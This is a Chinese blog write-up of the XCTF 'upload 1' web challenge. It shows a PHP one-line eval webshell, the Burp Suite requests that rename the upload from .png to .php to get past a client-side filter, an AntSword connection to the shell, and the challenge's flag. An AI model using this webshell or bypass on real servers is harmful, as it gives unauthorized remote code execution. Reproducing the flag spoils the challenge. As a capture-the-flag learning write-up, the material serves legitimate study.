

XCTF-Web|upload 1详细WriteUp

原创

不要秃头、 于 2020-09-12 18:20:28 发布 153 收藏

分类专栏: [ctf学习](#) 文章标签: [php](#) [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43340821/article/details/108552949

版权



[ctf学习](#) 专栏收录该内容

3 篇文章 0 订阅

订阅专栏

获取在线场景, 得到:



https://blog.csdn.net/weixin_43340821

联想可能是要上传webshell。于是编写一句话木马脚本:

```
<?php @eval($_POST['flag']);?>
```

当直接上传.php文件时, 显示:



https://blog.csdn.net/weixin_43340821

可知需要修改文件后缀, 成为图片格式

将一句话木马的文件后缀改为.png或.jpg

选择文件, 开启burpsuite拦截器, 上传文件:

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project c

Intercept HTTP history WebSockets history Options

Request to http://220.249.52.133:52210

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /index.php HTTP/1.1
Host: 220.249.52.133:52210
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----413232760616368789603612687714
Content-Length: 248
Origin: http://220.249.52.133:52210
Connection: close
Referer: http://220.249.52.133:52210/
Upgrade-Insecure-Requests: 1

-----413232760616368789603612687714
Content-Disposition: form-data; name="upfile"; filename="1.png"
Content-Type: image/png

<?php @eval($_POST['flag']);?>
-----413232760616368789603612687714--
```

https://blog.csdn.net/weixin_43340821

在filename处修改文件后缀名为.php,全选数据包后右键, 点击send to repeater。在repeater页面点击Go按钮:

Burp Suite Professional v1.7.37 - Temporary Project - 1

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 2 3 4 5 ...

Go Cancel < >

Target: http://220.249.52.133:52210

Request

Raw Params Headers Hex

```
POST /index.php HTTP/1.1
Host: 220.249.52.133:52210
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----413232760616368789603612687714
Content-Length: 248
Origin: http://220.249.52.133:52210
Connection: close
Referer: http://220.249.52.133:52210/
Upgrade-Insecure-Requests: 1

-----413232760616368789603612687714
Content-Disposition: form-data; name="upfile"; filename="1.php"
Content-Type: image/png

<?php @eval($_POST['flag']);?>
-----413232760616368789603612687714--
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sat, 12 Sep 2020 10:13:07 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.37
Vary: Accept-Encoding
Content-Length: 956
Connection: close
Content-Type: text/html; charset=UTF-8

upload success : upload/1599905587.1.php
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<script type="text/javascript">

Array.prototype.contains = function (obj) {
  var i = this.length;
  while (i--) {
    if (this[i] === obj) {
      return true;
    }
  }
}
```


0 matches

Done


激活 Windows
转到“设置”以激活 Windows。0 mat
https://blog.csdn.net/weixin_43340821 1.173 bytes | 8 r

如图荧光笔位置显示出一句话木马成功上传的位置

此时用中国蚁剑进行连接：**注意url地址一定是php上传的位置！**，连接密码是php中自定义的密码



右键url点击文件管理，即可看到目录



打开flag.php

220.249.52.133

编辑: /var/www/html/flag.php

/var/www/html/flag.php 刷新

```
1 <?php
2 $flag="cyberpeace{9575ab47a40043e26f97c3f844640e55}";
3 ?>
4
```

https://blog.csdn.net/weixin_43340821

得到最终的flag值:

cyberpeace{9575ab47a40043e26f97c3f844640e55}